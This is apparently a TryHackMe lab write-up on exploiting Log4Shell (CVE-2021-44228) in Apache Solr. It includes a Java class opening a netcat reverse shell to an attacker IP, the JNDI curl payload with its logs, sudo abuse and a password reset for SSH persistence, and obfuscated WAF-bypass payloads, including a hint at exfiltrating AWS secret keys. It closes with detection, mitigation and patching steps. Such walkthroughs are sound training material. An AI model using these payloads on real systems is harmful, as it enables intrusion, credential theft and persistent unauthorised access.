
Adjust the IP address for your attacking machine as needed. Note that we will supplied the HTTP port listening on 8000. (put only Attacker IP and remove 8000 port in the command)

6) Make use of this code to prepare shell-

public class Exploit {

```
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc -e /bin/bash YOUR.ATTACKER.IP.ADDRESS 9999");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

Create a file named **Exploit.java** and paste the above script




```
public class Exploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc -e /bin/bash 10.10.193.95 9999");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
```

7) Now compile the payload using **javac Exploit.java -source 8 -target 8**


8) Now make use of python3 HTTP server we already started; also start **nc –nlvp 9999** to catch he reverse shell

9) Hit this command **curl 'http://10.10.57.41:8983/solr/admin/cores?foo=$\{jndi:ldap://YOUR.ATTACKER.IP.ADDRESS:1389/Exploit\}'** and catch reverse shell




```
kali@kali:~/Downloads/marshalsec$ curl 'http://10.10.206.67:8983/solr/admin/cores?foo=$\{jndi:ldap://10.9.120.225:1389/Exploit\}'
{
  "responseHeader":{
    "status":0,
    "QTime":47},
  "initFailures":{},
  "status":{}}
```


Results:




```
kali@kali:~/Downloads/marshalsec$ curl 'http://10.10.206.67:8983/solr/admin/cores?foo=$\{jndi:ldap://10.9.120.225:1389/Exploit\
{
  "responseHeader":{
    "status":0,
    "QTime":0},
  "initFailures":{},
  "status":{}}
```



```
^Ckali@kali:~/Downloads/marshalsec$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://10.9.120.225/#Exploit"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for Exploit redirecting to http://10.9.120.225/Exploit.class
```



```
kali@kali:~/Downloads/marshalsec$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.206.67 - - [17/Dec/2021 13:17:11] "GET /Exploit.class HTTP/1.1" 200 -
```



```
kali@kali:~/Downloads/logs$ nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.9.120.225] from (UNKNOWN) [10.10.206.67] 56268
```

Task 6 Persistence –

Now that you have gained a reverse shell connection on the victim machine, you can continue to take any action you might like.

To better understand this log4j vulnerability, let's grant ourselves "better access" so we can explore the machine, analyze the affected logs, and even mitigate the vulnerability!


You may have noticed from your earlier nmap scan that SSH (port 22) was open on the host. We did not know any usernames or passwords at the point, so trying against that protocol would be useless -- but now that you have code execution as a user, you could potentially add private keys or change passwords.

Answer to the questions of this section-

No Answer needed, just follow the steps mentioned in the task

Steps:

1) Check user account through **whoami**



```
kali@kali:~/Downloads/logs$ nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.9.120.225] from (UNKNOWN) [10.10.42.99] 59636
whoami
solr
```

2) Now try stabilizing the shell by using python pty and sty raw (follow the steps mentioned)

on the reverse shell) **python3 -c "import pty; pty.spawn('/bin/bash')"**

(press on your keyboard) **Ctrl+Z**

(press on your keyboard) **Enter**


(on your local host) **stty raw -echo**

(on your local host) **fg** (you will not see your keystrokes -- trust yourself and hit Enter)

(press on your keyboard) **Enter**


(press on your keyboard) **Enter**

(on the reverse shell) **export TERM=xterm**



```
kali@kali:~/Downloads/logs$ nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.9.120.225] from (UNKNOWN) [10.10.42.99] 59636
whoami
solr
python3 -c "import pty; pty.spawn('/bin/bash')"
solr@solar:/opt/solr/server$ ^Z
[1]+  Stopped                 nc -nlvp 9999
kali@kali:~/Downloads/logs$ stty raw -echo
kali@kali:~/Downloads/logs$ nc -nlvp 9999
                                        export TERM=xterm
solr@solar:/opt/solr/server$ 
```


3) Now do **sudo** privileges without using any password [means we have privileges to run as root]



```
solr@solar:/opt/solr/server$ sudo -l
Matching Defaults entries for solr on solar:
    env_reset, exempt_group=sudo, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User solr may run the following commands on solar:
    (ALL) NOPASSWD: ALL
solr@solar:/opt/solr/server$ 
```

4) This room is providing to become root in the system by changing user password and maintain our persistence

Connect using **ssh solr@[Victim IP]** {if you wish to create persistence}



If you would like to grant yourself persistence and access into the machine via SSH, momentarily become `root` and change the password for the `solr` user to one of your choosing. This way, you can SSH in as needed!

Change user password

```
sudo bash
passwd solr
```

In another terminal window, SSH into the machine with your new credentials.

SSH to machine

```
attackbox@tryhackme$ ssh solr@10.10.42.99
```

Task 7 Detection –

Unfortunately, finding applications vulnerable to CVE-2021-44228 "Log4Shell" is hard.

Detecting exploitation might be even harder, considering the unlimited amount of potential bypasses.

With that said, the information security community has seen an incredible outpouring of effort and support to develop tooling, script, and code to better constrain this threat. While this room won't showcase every technique in detail, you can again find an enormous amount of resources online.

Below are snippets that might help either effort:

https://github.com/mubix/CVE-2021-44228-Log4Shell-Hashes(local, based off hashes of log4j JAR files) https://gist.github.com/olliencc/8be866ae94b6bee107e3755fd1e9bf0d (local, based off hashes of log4j CLASS files)

https://github.com/nccgroup/Cyber-Defence/tree/master/Intelligence/CVE-2021-44228 (listing of vulnerable JAR and CLASS hashes)

https://github.com/omrsafetyo/PowerShellSnippets/blob/master/Invoke-Log4ShellScan.ps1 (local, hunting for vulnerable log4j packages in PowerShell)

https://github.com/darkarnium/CVE-2021-44228 (local, YARA rules)

As a reminder, a massive resource is available here:


https://www.reddit.com/r/sysadmin/comments/reqc6f/log4j_0day_being_exploited_mega_thread_overview/

Answer to the questions of this section-

No Answer needed, just follow the steps mentioned in the task


Steps-

1) In Task 3 we did find **/var/solr/logs**; navigate to this directory within the compromised system



```
solr@solar:/opt/solr/server$ sudo -l
Matching Defaults entries for solr on solar:
    env_reset, exempt_group=sudo, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User solr may run the following commands on solar:
    (ALL) NOPASSWD: ALL
solr@solar:/opt/solr/server$ cd /var/solr
solr@solar:/var/solr$ ls
data  log4j2.xml  logs  solr-8983.pid
solr@solar:/var/solr$ cd logs
solr@solar:/var/solr/logs$ ls
solr-8983-console.log  solr.log    solr.log.2  solr_slow_requests.log
solr_gc.log.0.current  solr.log.1  solr.log.3
solr@solar:/var/solr/logs$
```

2) Review the log file- **cat solr.log**; we will find logs for our Exploit as well. We can also view other log files.



```
er.JmxMBeanServer@7adda9cc
2021-12-18 01:15:17.546 INFO  (main) [   ] o.a.s.c.CorePropertiesLocator Found 0 core definitions underneath /var/solr/data
2021-12-18 01:15:17.681 INFO  (main) [   ] o.e.j.s.h.ContextHandler Started o.e.j.w.WebAppContext@68c9133c{/solr,file:///opt/solr-8.11.0/server/solr-webapp/webapp/,A
VAILABLE}{/opt/solr-8.11.0/server/solr-webapp/webapp}
2021-12-18 01:15:17.726 INFO  (main) [   ] o.e.j.s.AbstractConnector Started ServerConnector@2b91004a{HTTP/1.1, (http/1.1, h2c)}{0.0.0.0:8983}
2021-12-18 01:15:17.728 INFO  (main) [   ] o.e.j.s.Server Started @30346ms
2021-12-18 01:27:05.951 INFO  (qtp1008315045-18) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={foo=${jndi:ldap://10.9.120.225:1389/Exploit
}} status=0 QTime=76
```

Task 8 Bypasses –

The JNDI payload that we have showcased is the standard and "typical" syntax for performing this attack.

If you are a penetration tester or a red teamer, this syntax might be caught by web application firewalls (WAFs) or easily detected. If you are a blue teamer or incident responder, you should be actively hunting for and detecting that syntax.

Because this attack leverages log4j, the payload can ultimately access all of the same expansion, substitution, and templating tricks that the package makes available. This means that a threat actor could use any sort of tricks to hide, mask, or obfuscate the payload.

With that in mind, there are honestly an unlimited number of bypasses to sneak in this syntax. While we will not be diving into the details in this exercise, you are encouraged to play with them in this environment. Read them carefully to understand what tricks are being used to masquerade the original syntax.

There are numerous resources online that showcase some examples of these bypasses, with a few offered below:

${${env:ENV_NAME:-j}ndi${env:ENV_NAME:-:}${env:ENV_NAME:-l}dap${env:ENV_NAME:-:}//attackerendpoint.com/}

${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://attackerendpoint.com/}

${${upper:j}ndi:${upper:l}${upper:d}a${lower:p}://attackerendpoint.com/}

${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://attackerendpoint.com/z}

${${env:BARFOO:-j}ndi${env:BARFOO:-:}${env:BARFOO:-l}dap${env:BARFOO:-:}//attackerendpoint.com/}

${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://attackerendpoint.com/}

${${::-j}ndi:rmi://attackerendpoint.com/}

Note the use of the rmi:// protocol in the last one. This is also another valid technique that can be used with the marshalsec utility -- feel free to experiment!

Additionally, within the log4j engine, you can expand arbitrary environment variables (if this wasn't already bad enough). Consider the damage that could be done even with remote code execution, but a simple LDAP connection and exfiltration of ${env:AWS_SECRET_ACCESS_KEY}

For other techniques, you are strongly encouraged t do your own research. There is a significant amount of information being shared in this Reddit thread: https://www.reddit.com/r/sysadmin/comments/reqc6f/log4j_0day_being_exploited_mega_thread_overview/

Gentle reminder, use this knowledge for good. You know what they say... great power, great responsibility and all.

Answer to the questions of this section-

This section is showcasing some examples of bypasses

No answer needed

Task 9 Mitigation –

Now that you have acted as the adversary for a little bit, please take off your hacker hat and let's mitigate the vulnerability on this vulnerable machine! Review the mitigation techniques suggested on the Apache Solr website. https://solr.apache.org/security.html

One option is to manually modify the solr.in.sh file with a specific syntax. Let's go down that route for the sake of showcasing this defensive tactic.


If you want to directly SSH into the machine, the credentials are: vagrant as the username, and vagrant as the password.

Answer to the questions of this section-

No Answer needed, just follow the steps mentioned in the task

Steps:


1) We will begin mitigating manually **solr.in.sh** file



```
solr@solar:/var/solr/logs$ locate solr.in.sh
/etc/default/solr.in.sh
/opt/solr-8.11.0/bin/solr.in.sh.orig
```


2) The Apache Solr website Security page explains that you can add this specific syntax to the solr.in.sh file: **SOLR_OPTS="$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true"**

Using **sudo nano /etc/default/solr.in.sh** paste this code- **SOLR_OPTS="$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true"** randomly anywhere within the solr.in.sh file and save it



```
  GNU nano 2.9.3                /etc/default/solr.in.sh                Modified

# to use, but you can set a specific path for Solr to use without
# affecting other Java applications on your server/workstation.
#SOLR_JAVA_HOME=""

# This controls the number of seconds that the solr script will wait for
# Solr to stop gracefully.  If the graceful stop fails, the script will
# forcibly stop Solr.
#SOLR_STOP_WAIT="180"

# This controls the number of seconds that the solr script will wait for
# Solr to start.  If the start fails, the script will give up waiting and
# display the last few lines of the logfile.
#SOLR_START_WAIT="$SOLR_STOP_WAIT"

# Increase Java Heap as needed to support your indexing / query needs
#SOLR_HEAP="512m"

SOLR_OPTS="$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true"

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text^T To Linter  ^_ Go To Line
```


Now do **sudo /etc/init.d/solr restart** to successfully restart the Apache Solr Service



```
solr@solar:/var/solr/logs$ 8983 (pid=1906). Happy searching!]  to 180 seconds to allow Jetty process 801 to stop gracefully.
```


3) Now to validate the patch that has taken place, start another **netcat listener** and spin up **LDAP Referral Server** and **HTTP Server**

Hit **curl** again to verify the patch




```
kali@kali:~/Downloads/marshalsec$ curl 'http://10.10.153.87:8983/solr/admin/cores?foo=$\{jndi:ldap://10.9.120.225:1389/Exploit\}'
{
  "responseHeader":{
    "status":0,
    "QTime":40},
  "initFailures":{},
  "status":{}}
```


Results- this time we should not get any response to temporary LDAP server, HTTP server and netcat service.



```
^Ckali@kali:~/Downloads/marshalsec$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://10.9.120.225/#Exploit"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```



```
kali@kali:~/Downloads/marshalsec$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



```
kali@kali:~/Downloads/marshalsec$ nc -nlvp 9999
listening on [any] 9999 ...
```

Patch is Successful

Task 10 Patching –

At the time of creating this exercise, Apache Solr 8.11.1 has not yet been released with a formal patch for CVE-2021-44228. Alongside many other software providers, the industry is frantically scrambling to patch their software and push it downstream to end users as quickly as they can.

Please be understanding of this frenzy. There are so many potential places that this log4j vulnerability could be present, we may never see the end of this vulnerability for a long, long time. The onus is on you, on me, on each and every one of us to raise awareness of this incident, and hold the community accountable for actively responding. When the time comes, roll out the patches that have been made available and continue to hunt for instances of this vulnerability. It takes a village.

Where appropriate, please ensure you patch the logging-log4j package to version 2.15.0rc2 or higher (as new releases come available).

If you're responsible for identifying vulnerable services that use log4j, there is a list of a few majorly affected services/products here- https://www.techsolvency.com/story-so-far/cve-2021-44228-log4j-log4shell/

Answer to the questions of this section-

No answer needed

That is all for this Write-up, hoping this will help you in solving the challenges of Solr Exploiting Log4j. Have Fun and Enjoy Hacking! Do visit other rooms and modules on TryHackMe for more learning.

-by Shefali Kumai